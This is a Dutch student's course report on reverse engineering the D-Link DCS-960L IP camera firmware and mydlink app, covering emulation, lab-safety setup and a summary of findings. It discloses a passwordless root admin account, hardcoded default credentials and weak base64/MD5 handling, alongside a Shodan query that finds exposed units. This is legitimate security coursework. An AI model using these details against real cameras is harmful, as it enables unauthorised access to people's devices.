

# Eindopdracht Software Security

Complexity is the worst enemy of security, and our systems are getting more complex all the time.

*Data and Goliath*  
BRUCE SCHNEIER



**Studentnummer:** 900101864  
**Leerlijn:** Software Security  
**Datum:** December 14, 2022

**Hoofddocent:** Arjen Wiersma  
**SME:** Mick Beer  
**SME:** Rein Fernhout  
**SME:** Sandra van Lent  
**Gemaakt met:**  $\text{\LaTeX}$

# Managementsamenvatting

Voor deze eindopdracht is gekozen om de ip camara **DCS-960** van dlink te onderzoeken. Omdat het voldoet aan onderstaande criteria.

Criteria
<ol style="list-style-type: none"><li>1. Is de firmware beschikbaar en emuleerbaar met de tool FirmAE;</li><li>2. Heeft het apparaat een web interface;</li><li>3. Heeft het apparaat een android applicatie;</li><li>4. Zijn er verdere afhankelijkheden die analyse in de weg staan.</li></ol>

Deze firmware en de android applicatie zijn vervolgens met diverse **Reverse Engineering (RE)** technieken onderzocht. Hierbij is gebruik gemaakt van *statische en dynamische analyse* in een virtuele machine van **VMware**. De meest gebruikte tools zijn weergeven in tabel 1.

Veilig werken	Statische Analyse	Dynamische Analyse
Kali linux	file	binwalk
Flare VM	hexdump	firmwalker
virustotal	rabin2	emba
shodan	strace	ghidra
	ltrace	jdgui
	ripgrep	QEMU
	strings	MobFS
	DIE	FirmAE
	apkid	dev tools
	apkileaks	
	Burpsuite	

**Tabel 1:** Overzicht gebruikte tools eindopdracht

De kwestbaarheden en bevindingen gevonden voor dit eindrapport in de firmware betreft een gebruiker **admin** zonder wachtwoord met **root** privileges. Daarnaast wordt er geen encryptie toegepast in de apk applicatie en in de firmware.

Ook zijn **admin** en **password** hardcoded gevonden.

Tenslotte worden gebruikers zowel in de app als in de firmware alleen geencodeerd met **base64** en een **md5** hash.

---

# Proloog

In de afgelopen twintig weken is kennis opgedaan op het gebied van software security en het op etische wijze hacken van firmware. Dit vertaald zich in een eindopdracht die reeds voor u ligt.

De schrijver heeft hierin geprobeerd om een zo'n helder mogelijk beeld te scheppen over de stappen die zijn genomen om tot een aanbeveling te komen.

Mijn dank gaat uit naar de hoofddocent **Arjen Wiersma** die met enthousiasme zijn kennis heeft overgedragen. Ook de SME'ers zoals genoemd op het voorblad zijn dank verschuldigd, dankzij de feedback en enthousiasme die de schrijver heeft mogen ontvangen is deze eindopdracht mede tot stand gekomen.

Veel leesplezier gewenst .

---

# Inhoudsopgave

<b>Managementsamenvatting</b>	<b>i</b>
<b>Proloog</b>	<b>ii</b>
<b>1 Selectie en haalbaarheidsonderzoek</b>	<b>1</b>
1.1 Inleiding . . . . .	1
1.1.1 Onderzochte apparaten . . . . .	2
1.2 Gekozen apparaat . . . . .	3
1.2.1 Informatie leverancier . . . . .	3
1.2.2 FirmAE . . . . .	3
1.2.3 APK . . . . .	3
1.2.4 Shodan . . . . .	4
<b>2 Reverse Engineering</b>	<b>8</b>
2.1 Veilig werken . . . . .	9
2.1.1 Vpn . . . . .	9
2.1.2 Virus scannen . . . . .	9
2.1.3 Netwerk . . . . .	10
2.1.4 Shared folders . . . . .	10
2.1.5 Gast isolatie . . . . .	11
2.1.6 Snapshot . . . . .	11
2.2 Reverse Engineering . . . . .	14
2.2.1 Statische analyse . . . . .	14
2.2.2 Dynamische analyse . . . . .	20
2.2.3 Uitgebreide dynamische analyse . . . . .	21
2.2.4 Systeemontwerp . . . . .	22
2.2.5 Componentendiagram . . . . .	23
2.2.6 Uitgebreide dynamische analyse . . . . .	26
2.2.7 Anti-analyse . . . . .	26
<b>3 Application Security</b>	<b>29</b>
3.1 Apk . . . . .	29
3.1.1 Apkid . . . . .	29
3.1.2 Apkleaks . . . . .	29
3.1.3 MobFS . . . . .	29
3.1.4 jd-gui . . . . .	30
3.2 web . . . . .	30



## Inhoudsopgave

3.2.1	Dev tools	30
3.2.2	Burp	30
3.3	Proof of Concept Exploit-code	31
<b>4</b>	<b>Bevindingen en aanbevelingen</b>	<b>40</b>
4.1	Bevindingen	40
4.1.1	Eindopdracht	40
4.1.2	Veiligheid	40
4.2	anti analyse	40
4.2.1	Reverse Engeneering	40
4.3	Kwetsbaarheden	41
4.3.1	Apk	41
4.4	Aanbevelingen	42
4.4.1	Leverancier	42
4.4.2	Klant	42
<b>V</b>	<b>Appendix</b>	<b>43</b>
V.1	CVSS	47
V.2	Output Firmwalker	48
V.3	Output APKleaks	69
	<b>Acroniemen</b>	<b>86</b>
	<b>Woordenlijst</b>	<b>87</b>
	<b>Bibliografie</b>	<b>88</b>

---

# 1

## Selectie en haalbaarheidsonderzoek

### 1.1 Inleiding

Voor dit haalbaarheidsonderzoek is gekeken naar apparaten in de directe omgeving die voldoen aan onderstaande criteria.

#### Criteria

Het gekozen apparaat moet voldoen aan de volgende criteria:

- Is de firmware beschikbaar;
- Wat is de architectuur;
- Heeft het apparaat een web interface;
- Zijn er afhankelijkheden die analyse in de weg staan.

Deze apparaten uit de directe omgeving waren onderzocht door de onderzoeker, maar voldeden niet aan bovenstaande criteria.

#### Apparaten

Deze apparaten hebben het haalbaarheidsonderzoek **niet** gehaald. In de volgende paragrafen wordt ingegaan waarom de apparaten niet zijn geselecteerd voor het onderzoek.

- Samsung Smart TV;
- Synology NAS DS 212j.



### 1.1.1 Onderzochte apparaten

#### Samsung Smart TV

Tijdens de statische analyse bleek de firmware van de Samsung Smart TV niet te kunnen worden geëmuleerd, omdat de data geïncrypt is met een *salt* en een *wachtwoord*. Dit is met de tools `file` en `binwalk` onderzocht.

Het `file` commando geeft bovenstaande inzicht, zie figuur 1.1.

```
(kali㉿kali)-[~/FirmAE/samsung/2022_image]
└─$ file exe.img.sec
exe.img.sec: openssl enc'd data with salted password
```

**Figuur 1.1:** `file exe.img.sec`

De firmware is uitgepakt door middel van `binwalk -e exe.img.sec` en verder onderzocht. Dit levert als resultaat een salt op, zie fig 1.2.

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	OpenSSL encryption, salted, salt: 0xA7BBC77E92B155
16318706	0xF900F2	gzip compressed data, has 6468 bytes of extra data, last modified: 2079-10-06 19:16:33 (bogus date)
47721063	0xD82A67	Cisco IOS experimental microcode, for ""
48369382	0xE20EE6	LZ4 compressed data, legacy
138745234	0x8451592	MySQL MISAM compressed data file Version 7

**Figuur 1.2:** `binwalk -e exe.img.sec`

Met behulp van `openssl` is geprobeerd om de firmware te decrypten, echter zonder resultaat, omdat het wachtwoord niet is achterhaald. Dit is weergegeven in figuur 1.3.

```
(kali㉿kali)-[~/FirmAE/samsung/2022_image]
└─$ openssl enc -d -aes-256-cbc -a -pbkdf2 -in
  exe.img.sec -out decrypted.img.sec
enter AES-256-CBC decryption password:
```

**Figuur 1.3:** `openssl`

#### Synology NAS DS 212j

Ook de Synology NAS firmware bleek niet emuleerbaar. Omdat het filesysteem niet kon worden gevonden.



## 1.2 Gekozen apparaat

Volgens [Kim et al., 2020] is de ip camara DCS-960 emuleerbaar en hierdoor geschikt.

### 1.2.1 Informatie leverancier

De leverancier D-link beschrijft op haar website in de FAQ dat het product kan worden aangestuurd door de mydlink app. Dit is nader beschreven in paragraaf 1.2.3.

Ook wordt vermeld dat de firmware EOS <sup>1</sup> is na 8 juli 2020 en zal hierdoor geen firmware updates meer krijgen. Deze laatste firmware update is via deze link direct te downloaden, of via de D-link website.

Welke **chipset** en **architectuur** zijn gebruikt wordt niet door de leverancier beschreven.

### 1.2.2 FirmAE

In de volgende paragrafen wordt uiteengezet welke stappen zijn ondernomen tot een succesvolle emulatie van de firmware.

#### emulatie FirmAE

Nadat de firmware is gedownload is direct gestart met de emulatie. Hieronder is een succesvolle emulatie weergegeven van de firmware in FirmAE. Wanneer een emulatie is gelukt, wordt dit weergegeven met een prompt scherm en 6 opties. Dit is weergegeven in figuur 1.4.

#### webinterface

Ook is onderzocht of de firmware een webinterface heeft. Hieronder is een succesvolle emulatie van de webinterface weergegeven in figuur 1.5.

### 1.2.3 APK

De app die hoort bij de firmware is gedownload via de website apkcombo.com. De app mydlink kan via deze link worden gedownload. Vervolgens is de APK succesvol geemuleerd door middel van de software Android Studio, dit is weergegeven in figuur 1.6.

<sup>1</sup>End Of Support



```
(kali㉿kali)-[~/FirmAE]
└─$ sudo ./run.sh -d dlink dlink/dcs-960l\_fw\_rev1\_\_1-04-02\_\_eu\_\_multi\_\_201
70111.zip
[*] dlink/dcs-960l_fw_rev1_1-04-02_eu_multi_20170111.zip emulation start!!!
[*] extract done!!!
[*] get architecture done!!!
[*] dlink/dcs-960l_fw_rev1_1-04-02_eu_multi_20170111.zip already succeed emu
lation!!!

[IID] 1
[MODE] debug
[+] Network reachable on 192.168.0.1!
[+] Web service on 192.168.0.1
[+] Run debug!
Creating TAP device tap1_0 ...
Set 'tap1_0' persistent and owned by uid 0
Bringing up TAP device...
Starting emulation of firmware ... 192.168.0.1 true true 37.292418042 37.292418042
[*] firmware - dcs-960l_fw_rev1_1-04-02_eu_multi_20170111
[*] IP - 192.168.0.1
[*] connecting to netcat (192.168.0.1:31337)
[+] netcat connected
|     FirmAE Debugger     |
1. connect to socat
2. connect to shell
3. tcpdump
4. run gdbserver
5. file transfer
6. exit
> |
```

**Figuur 1.4:** succesvolle emulatie in de command line


### 1.2.4 Shodan

Globaal is onderzocht hoeveel camara's er nog actief zijn verbonden aan het internet. Door middel van de website [shodan.io](https://shodan.io) en de zoekterm **dcs-960l** is onderzocht hoeveel van deze camara's nog zijn verbonden met het internet, zie figuur 1.7 bolletje 1.


Wereldwijd zijn er 860 camara's verbonden zijn met het internet. Zie figuur 1.7 bolletje 2.

Ook is gegeken naar hoeveel camara's er in Nederland zijn verbonden met het internet. Dit is onderzocht met de zoekterm **dcs-960L country:"NL"**. Op het moment van onderzoeken waren 13 ip camara's actief in Nederland, zie figuur 1.7 bolletje 4.

De criteria uit hoofdstuk 1.1 zijn aanwezig en in het hoofdstuk 2.2 verder beschreven. Hierdoor is het apparaat interessant en geschikt voor de eindopdracht.




**Figuur 1.5:** succesvolle emulatie webinterface



**Figuur 1.6:** mydlink apk

## Hoofdstuk 1. Selectie en haalbaarheidsonderzoek



**Figuur 1.7:** Zoekresultaten shodan.io


---

# 2

## Reverse Engineering

Het hoofdstuk Reverse Engeneering (RE) begint met statische analyse. Daarna wordt de dynamische en uitgebreide dynamische analyse beschreven en afsluitend de uitgebreide statische analyse toegelicht.

Dit proces van RE wordt als volgt beschreven door [Wiersma, 2022b] in figuur 2.1. De boven genoemde analyses kunnen worden uitgevoerd en beschreven



**Figuur 2.1:** De pyramide van reverse engineering

worden, nadat eerst aandacht is besteed aan het thema veilig werken.


Ook is een overzichtstabel van de meest gebruikte tools in het management-samenvatting toegevoegd, zie tabel 1.



## 2.1 Veilig werken

Voordat met RE kan worden gestart is het belangrijk om het "veilig werken" te beschrijven.

Hiervoor zijn [Kali Linux](#), [FlareVM](#) en [technische websites](#) gebruikt in combinatie met de virtuele machine software van [VMware](#). Vervolgens is er een aparte virtuele machine aangemaakt, specifiek voor de eindopdracht, weergegeven in onderstaand figuur 2.2.



**Figuur 2.2:** Virtuele machine Eindopdracht

Ook zijn er aanvullende maatregelen genomen om de analyse veilig uit te voeren. Deze worden verder beschreven in de nu volgende paragrafen.


### 2.1.1 Vpn

Wanneer er bestanden worden gedownload is gebruik gemaakt van een [Virtueel Privé Netwerk \(VPN\)](#) verbinding van [ProtonVPN](#). Zie figuur 2.3. [ProtonVPN, 2022] beschrijft dat de VPN gebruik maakt van een DNS-filterfunctie, de zogeheten NetShield. Deze beschermt tegen malware en blokkeert onder andere website-trackers.

### 2.1.2 Virus scannen

[[Wiersma, 2022b](#)] stelt dat bestanden die eerder zijn onderzocht en kwaadaardig van aard zijn worden aangemeld op [virustotal](#). Door middel van deze tool wordt via hashing in online databases gezocht of het bestand al eerder is onderzocht en geen virussen bevat.

Nadat de firmware en de APK zijn gedownload zijn deze onderzocht middels [virustotal](#). Eerst is de firmware gescand op virussen, het resultaat is dat er **geen virussen** zijn gedetecteerd, weergegeven in figuur 2.4.



**Figuur 2.3:** Proton VPN verbinding

Vervolgens is de APK gescand op virussen, zie figuur 2.5. Ook hier zijn **geen virussen** aangetroffen.

### 2.1.3 Netwerk

Het inschakelen van een *LAN segment* zorgt ervoor dat de virtuele machine een prive netwerk gebruikt die alleen kan worden gedeeld met andere virtuele machines. Dit is met name nuttig voor het isoleren van virtuele machines stelt [VMware, 2022]. In de hardware kan de netwerk adapter worden aangepast, zie groene balk in figuur 2.6.

### 2.1.4 Shared folders

Door middel van het uitschakelen van de *shared folders* kan een virus of malware niet worden verspreid naar je eigen besturingssysteem. Zie figuur 2.7.



**Figuur 2.4:** Firmware scan op virussen


**Figuur 2.5:** APK scan op virussen

### 2.1.5 Gast isolatie


Als laatst is gekozen voor het uitschakelen van de kopier- en plakfunctie en de sleepfunctie. Zie hiervoor figuur 2.8 groene balk.

### 2.1.6 Snapshot


Het laatste onderdeel van veilig werken bestaat uit het maken van **snapshots**. Wanneer een onderdeel, bijvoorbeeld FirmAE succulvol werkt tijdens de analyse, is het essentieel om dit op te slaan door middel van een *snapshot*. Deze wordt gemaakt met de software van **VMware**. Dit proces is weergegeven in figuur 2.9 met een groene balk.




**Figuur 2.6:** LAN only ingeschakeld



**Figuur 2.7:** Shared folders uitgeschakeld



**Figuur 2.8:** Gast isolatie uitgeschakeld

